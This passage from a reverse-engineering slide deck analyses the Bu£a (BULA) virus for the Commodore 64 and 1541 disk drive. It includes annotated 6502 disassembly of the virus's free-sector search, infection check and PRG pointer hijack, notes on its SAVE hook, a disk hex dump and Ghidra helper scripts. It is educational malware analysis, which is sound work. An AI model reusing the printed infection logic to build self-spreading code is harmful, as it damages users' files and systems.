REL	**A record oriented sequential file, with random access available**
USR	**User specified file. Rarely used.**
DEL	**Undocumented file type**

The presence of an ‘*’ before the type indicates the ‘dirty’ status (not properly closed)

8

Bu£a: infecting…

Back to the Virus

CODE SNIPPET

```
LDX     #0x12       ; Set track value ($12 is DIRECTORY track)
LDA     #0xb0       ; Set command B0: Read in sector header
JSR     FUN_04b6    ; Execute command $B0
LDX     #0x12       ; Set track value ($12 is DIRECTORY track)
LDY     #0x0        ; Set sector value ($0 contains the BAM)
JSR     FUN_04b4    ; Execute command $80 (Read Sector)
JSR     FUN_0600    ; Find 1st free block
```

When Disk activity is detected
Infection starts

FUN_0600 start to look on track 18 ($12) for the first free block.
The search starts from the last sector of the track.
This means that the Virus tries to hide itself in the last 3 Sectors of the DIRECTORY track which are likely to be free.
There are two other subsequent calls to FUN_0600 to find the needed space for Virus code.

CODE SNIPPET: Disk activities

```
LDX         #0x12       ; Set track value ($12 is DIRECTORY track)
LDA         #0xb0       ; Set command B0: Read in sector header
JSR         FUN_04b6    ; Execute command $B0
LDX         #0x12       ; Set track value ($12 is DIRECTORY track)
LDY         #0x0        ; Set sector value ($0 contains the BAM)
JSR         FUN_04b4    ; Execute command $80 (Read Sector)
JSR         FUN_0600    ; Find 1st free block
```

CODE SNIPPET: FUN_600 1/2

```
FUN_0600
    LDA         DAT_0348          ; # of free sector on track 18 (directory)
    BEQ         LAB_0618          ; If no sectors are available...jump away
    DEC         DAT_0348
    LDY         #0x17
LAB_060a
    LDX         0x4d8,Y=>DAT_04ef
    LDA         0x4c0,Y=>DAT_04d7

    AND         0x348,X=>DAT_034b  ;$034b = Bitmap of last 3 sector of
track, $0348 # of free sector
    BNE         LAB_061d
    DEY
    BNE         LAB_060a
```

CODE SNIPPET: FUN_600 2/2

```
LAB_0618
    LDY         #0xff                   ; No sector free
    LDX         #0x0                    ; Set to 0, checked in the caller
    RTS
LAB_061d
    LDA         0x348,X=>DAT_034b
    EOR         0x4c0,Y=>DAT_04d7
    STA         0x348,X=>DAT_034b       ; Mark BAM bits as used
    LDX         #0x12
    RTS
```

CODE SNIPPET

```
LDX         DAT_0300        ; Load first byte of read buffer ($0300)
LDY         DAT_0301        ; Load second byte of read buffer
JSR         FUN_04b4        ; Load the first DIRECTORY sector
LDX         #0x0
      LAB_0634:
LDA         DAT_0302,X      ; Load the file type (3rd byte) of the first file saved on disk
AND         #0xf
CMP         #0x2            ; Check the file type. $02 is PRG
BNE         LAB_065c
```

Bu£a wants to find a way to be re-executed

It starts a flow to find a program (PRG file) saved on disk.

If no files are found (empty disk), the disk is just renamed with name "BU£A RULES" and the Virus is not written to the disk (even if the free blocks found are marked as used, may be a bug?).

CODE SNIPPET: PRG file loop

```
LDX         DAT_0300        ; Load first byte of read buffer ($0300)
LDY         DAT_0301        ; Load second byte of read buffer
JSR         FUN_04b4        ; Load the first DIRECTORY sector
LDX         #0x0
      LAB_0634:
LDA         DAT_0302,X      ; Load the file type (3rd byte) of the first
                              file saved on disk
AND         #0xf
CMP         #0x2            ; Check the file type. $02 is PRG
BNE         LAB_065c
```

CODE SNIPPET

```
LDA     DAT_0303,X      ; Load Track of the first sector of file
CMP     #0x12           ; Check if it points to DIRECTORY
BEQ     LAB_065c        ; Already infected, exits
STA     B4_TRACK_000E   ; Store Track number in buffer #4
LDA     DAT_0304,X      ; Load Sector number of file
STA     B4_SECTOR_000F  ; Store sector number in buffer #4
LDA     B1_TRACK_0008   ; Load Track # of saved virus ($12)
STA     DAT_0303,X      ; Store it instead of the previous
LDA     B1_SECTOR_0009  ; Load Sector # of saved virus code
STA     DAT_0304,X      ; Store it instead of the previous
LDA     #0x90           ; Now save the sector to disk
JSR     FUN_04b9
CLC                     ; Clear carry for returning the result
RTS
```

If the PRG file has been found, the real infection takes place

The first sector file pointer is replaced with the sector of the Virus, saved on DIRECTORY Track. Then the last sector of Virus is pointed to the original PRG sector, trying to keep the PRG file working (even if this does not look always successful).


CODE SNIPPET: Check if already infected

```
LDA         DAT_0303,X  ; Load Track of the first sector of
                          file
CMP         #0x12       ; Check if it points to DIRECTORY
BEQ         LAB_065c    ; Already infected, exits
```

CODE SNIPPET: Infect!

```
STA         B4_TRACK_000E     ; Store Track number in buffer #4
LDA         DAT_0304,X        ; Load Sector number of file
STA         B4_SECTOR_000F    ; Store sector number in buffer #4
LDA         B1_TRACK_0008     ; Load Track # of saved virus ($12)
STA         DAT_0303,X        ; Store it instead of the previous
LDA         B1_SECTOR_0009    ; Load Sector # of saved virus code
STA         DAT_0304,X        ; Store it instead of the previous
LDA         #0x90             ; Now save the sector to disk
JSR         FUN_04b9
CLC                           ; Clear carry for returning the
                                result

RTS
```

Infect


On DISK Acivity
Track 18 ($12) has 3 free blocks?
Yes
NO
PRG file Found?
Yes
NO
Rename Disk to "BU£A RULES"
Exit
First Sector Pointer is replaced with Virus (on track 18) and then it points back to original sector to keep execution.

9


Bu£a: version 6 & 8

Differences

THE TWO VERSIONS

There are two versions in the wild. The second one, version 8.32, it is very similar to the one just dissected. There are a couple of minor differences:

- the loading code is a bit stealthier, without flashing screen and gibberish printed out
- it also hooks the SAVE command




Hooking in Commodore 64 is pretty trivial to obtain: addresses of the routines are saved at $0300-$03FF, so it is just a matter of replacing the address with a different one. BU£A 8 actually replace the SAVE address and point the function to the HARDWARE RESET vector, so that if the user tries to SAVE, the device is rest, cleaning up everything but leaving the Virus active in the disk memory.

10

Published tools

Here what you can find
and reuse


Startup
Bula_6_13.d64
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
1:6500h: 12 01 41 00 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F ..A..ÿÿ..ÿÿ..ÿÿ.
1:6510h: 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6520h: 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6530h: 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6540h: 15 FF FF 1F 11 FE FA 0F 11 FC FF 07 13 FF FF 07 .ÿÿ..þú..üÿ..ÿÿ.
1:6550h: 13 FF FF 07 13 FF FF 07 13 FF FF 07 13 FF FF 07 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6560h: 13 FF FF 07 12 FF FF 03 12 FF FF 03 12 FF FF 03 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6570h: 12 FF FF 03 12 FF FF 03 12 FF FF 03 11 FF FF 01 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6580h: 11 FF FF 01 11 FF FF 01 11 FF FF 01 11 FF FF 01 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6590h: A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0
1:65A0h: A0 A0 30 30 A0 32 41 A0 A0 A0 A0 00 00 00 00 00 00 2A .....
1:65B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1:65C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1:65D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1:65E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1:65F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1:6600h: 00 FF 82 11 00 42 55 5C 41 20 36 2E 31 33 20 2F .ÿ‚..BU\A 6.13 /
1:6610h: 56 49 52 55 53 00 00 00 00 00 00 00 00 00 04 00 VIRUS...........
Template Results - D64.bt
Name
Value
Start
Size
Color
Comment
Track 15
12600h
1500h
Fg:
Bg:
Track 16
13B00h
1500h
Fg:
Bg:
Track 17
15000h
1500h
Fg:
Bg:
Track 18 - DIRECTORY
16500h
1300h
Fg:
Bg:
BAM
16500h
100h
Fg:
Bg:
Track First Dir block
18
16500h
1h
Fg:
Bg:
Sector First Dir block
1
16501h
1h
Fg:
Bg:
DOS Version
65
16502h
1h
Fg:
Bg:
Usually set to $41
Unused
0
16503h
1h
Fg:
Bg:
Track 1 entries[0]
16504h
4h
Fg:
Bg:
Free Blocks
21
16504h
1h
Fg:
Bg:
Bitmap free sectors 1
11111111,b
16505h
1h
Fg:
Bg:
Bitmap free sectors 2
11111111,b
16506h
1h
Fg:
Bg:

Startup | Bula_6_13.d64 ×

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1:6500h: 12 01 41 00 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F ..A..ÿÿ..ÿÿ..ÿÿ.
1:6510h: 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6520h: 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6530h: 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F 15 FF FF 1F .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6540h: 15 FF FF 1F 11 FE FA 0F 11 FC FF 07 13 FF FF 07 .ÿÿ..þú..üÿ..ÿÿ.
1:6550h: 13 FF FF 07 13 FF FF 07 13 FF FF 07 13 FF FF 07 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6560h: 13 FF FF 07 12 FF FF 03 12 FF FF 03 12 FF FF 03 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6570h: 12 FF FF 03 12 FF FF 03 12 FF FF 03 11 FF FF 01 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6580h: 11 FF FF 01 11 FF FF 01 11 FF FF 01 11 FF FF 01 .ÿÿ..ÿÿ..ÿÿ..ÿÿ.
1:6590h: A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0
1:65A0h: A0 A0 30 30 A0 32 41 A0 A0 A0 A0 00 00 00 00 00   00 2A    .....
1:65B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:65C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:65D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:65E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:65F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:6600h: 00 FF 82 11 00 42 55 5C 41 20 36 2E 31 33 20 2F .ÿ‚..BU\A 6.13 /
1:6610h: 56 49 52 55 53 00 00 00 00 00 00 00 00 00 04 00 VIRUS...........
1:6620h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Template Results - D64.bt

Name	Value	Start	Size	Color	Comment
DOS Version	65	16502h	1h	Fg: Bg:	Usually set to $41
Unused	0	16503h	1h	Fg: Bg:	
▾ Track 1 entries[0]		16504h	4h	Fg: Bg:	
Free Blocks	21	16504h	1h	Fg: Bg:	
Bitmap free sectors 1	11111111,b	16505h	1h	Fg: Bg:	
Bitmap free sectors 2	11111111,b	16506h	1h	Fg: Bg:	
Bitmap free sectors 3	00011111,b	16507h	1h	Fg: Bg:	
▾ Track 2 entries[1]		16508h	4h	Fg: Bg:	


Ghidra Script: FindC64KernalROMCalls

```
        show("C64 Kernal Calls", disSet);
        println("*** - FindC64KernalROMCalls - End");
    }

    private void loadKernalROMCallMap() {

        //
        // Comodore 64 Kernal
        //
        callsMap.put("ff81","SCINIT: Initialize VIC; restore default input/output to keyboard/screen; clear s
        callsMap.put("ff84","IOINIT: Initialize CIA's, SID volume; setup memory configuration; set and start
        callsMap.put("ff87","RAMTAS: Clear memory addresses $0002-$0101 and $0200-$03FF; run memory test and
        callsMap.put("ff8a","RESTOR: Fill vector table at memory addresses $0314-$0333 with default values");
        callsMap.put("ff8d","VECTOR: Copy vector table at memory addresses $0314-$0333 from or into user tabl
        callsMap.put("ff90","SETMSG: Set system error display switch at memory address $009D");
        callsMap.put("ff93","LSTNSA: Send LISTEN secondary address to serial bus (must call LISTEN beforehand
        callsMap.put("ff96","TALKSA: Send TALK secondary address to serial bus (must call TALK beforehands)")
        callsMap.put("ff99","MEMBOT: Save or restore start address of BASIC work area");
        callsMap.put("ff9c","MEMTOP: Save or restore end address of BASIC work area");
        callsMap.put("ff9f","SCNKEY: Query keyboard; put current matrix code into memory address $00CB, curre
        callsMap.put("ffa2","SETTMO: Unknown (Set serial bus timeout)");
        callsMap.put("ffa5","IECIN: Read byte from serial bus (must call TALK and TALKSA beforehands)");
        callsMap.put("ffa8","IECOUT: Write byte to serial bus (must call LISTEN and LSTNSA beforehands)");
        callsMap.put("ffab","UNTALK: Send UNTALK command to serial bus");
        callsMap.put("ffae","UNLSTN: Send UNLISTEN command to serial bu");
        callsMap.put("ffb1","LISTEN: Send LISTEN command to serial bus");
        callsMap.put("ffb4","TALK: Send TALK command to serial bus");
        callsMap.put("ffb7","READST: Fetch status of current input/output device, value of ST variable (for R
        callsMap.put("ffba","SETLFS: Set file parameters");
```

Ghidra Script: FindC1541ROMCalls

```
                }

                // Add the call to the listing
                disSet.add(addr);
            }

            addr = addr.add(1);
        }

        show("C64 Kernal Calls", disSet);
        println("*** - FindC1541ROMCalls - End");
    }

    private void loadROMCallMap() {

        //
        // Commodore 1541 ROM
        //
        callsMap.put("c100","Turn LED on for current drive");
        callsMap.put("c118","Turn LED on");
        callsMap.put("c123","Clear error flags");
        callsMap.put("c12c","Prepare for LED flash after error");
        callsMap.put("c146","Interpret command from computer");
        callsMap.put("c194","Prepare error msg after executing command");
        callsMap.put("c1bd","Erase input buffer");
        callsMap.put("c1c8","Output error msg (track and sector 0)");
        callsMap.put("c1d1","Check input line");
        callsMap.put("c1e5","Check ':' on input line");
        callsMap.put("c1ee","Check input line");
        callsMap.put("c268","Search character in input buffer");
        callsMap.put("c2b3","Check line length");
        callsMap.put("c2dc","Clear flags for command input");
        callsMap.put("c312","Preserve drive number");
```

Ghidra DB


Ghidra: Bula6
File
Edit
Project
Tools
Help
Tool Chest
Active Project: Bula6
Bula6
1541.bin
Bula_6_13.d64

Ghidra DB

```
                        ****************************************************************
                        * Entry Point of U3 function                                   *
                        ****************************************************************
                        LAB_0500                                        XREF[1]:     0503(j)
0500 ad 00 18           LDA         DAT_1800                                Wait for ATN (ATTENTION) Low. Se...
0503 10 fb              BPL         LAB_0500
0505 a2 12              LDX         #0x12                                   Set track value ($12 is DIRECTOR...
0507 a9 b0              LDA         #0xb0                                   Set command B0: Read in sector h...
0509 20 b6 04           JSR         FUN_04b6                                Execute command $B0
050c a2 12              LDX         #0x12                                   Set track value ($12 is DIRECTOR...
050e a0 00              LDY         #0x0                                    Set sector value ($0 contains th...
0510 20 b4 04           JSR         FUN_04b4                                Execute command $80 (Read Sector...
0513 20 00 06           JSR         FUN_0600                                Find 1st free block
0516 86 08              STX         B1_TRACK_0008                           Prepare on B1 the pointer to fre...
0518 84 09              STY         B1_SECTOR_0009                          = ??
051a 20 00 06           JSR         FUN_0600                                Find 2nd free block
051d 86 0a              STX         B2_TRACK_000A                           Prepare B2 to point to free spac...
051f 84 0b              STY         B2_SECTOR_000B                          = ??
0521 20 00 06           JSR         FUN_0600                                Find 3rd free block
0524 86 0c              STX         B3_TRACK_000C                           Prepare B3 to point to free spac...
0526 84 0d              STY         B3_SECTOR_000D                          = ??
0528 a5 0c              LDA         B3_TRACK_000C                           = ??
```

11

Conclusions

The End

WE REACHED THE END…

We saw how a fully functional malicious code can be put few hundreds of bytes.

The techniques used were not really new (all of them were used for legit software as well), but it was interesting to complete the analysis of this obscure piece of code.

WE REACHED THE END…

All the scripting together with the fully commented Ghidra database for both the versions are available at:

https://github.com/cecio/BULA-Virus

TIL

From a reverse engineer point of view, I learned (or recalled) some things in this analysis:

- Few assembly instructions != Few functionalities
- Don’t forget “external” devices…code could reside in unexpected places
- Assembly proficiency opens a lot of doors, even on different architectures

REFERENCES

- Existing analysis of several viruses: https://codebase64.org/doku.php?id=base:viruslist
- BHP Virus analysis by Peter Ferrie: http://pferrie.epizy.com/papers/bhp.pdf?i=1
- 1541 Disk Structure: http://unusedino.de/ec64/technical/formats/d64.html
- Commodore memory maps: https://sta.c64.org/cbm64mem.html
  https://sta.c64.org/cbm1541mem.html
- Kernal func mapping: https://sta.c64.org/cbm64krnfunc.html
- Ghidra plugin: https://github.com/zeroKilo/C64LoaderWV
- **Slides Templates**: https://www.slidescarnival.com

Thanks!

ANY QUESTIONS?

You can find me at:

Twitter: @red5heep

GitHub: https://github.com/cecio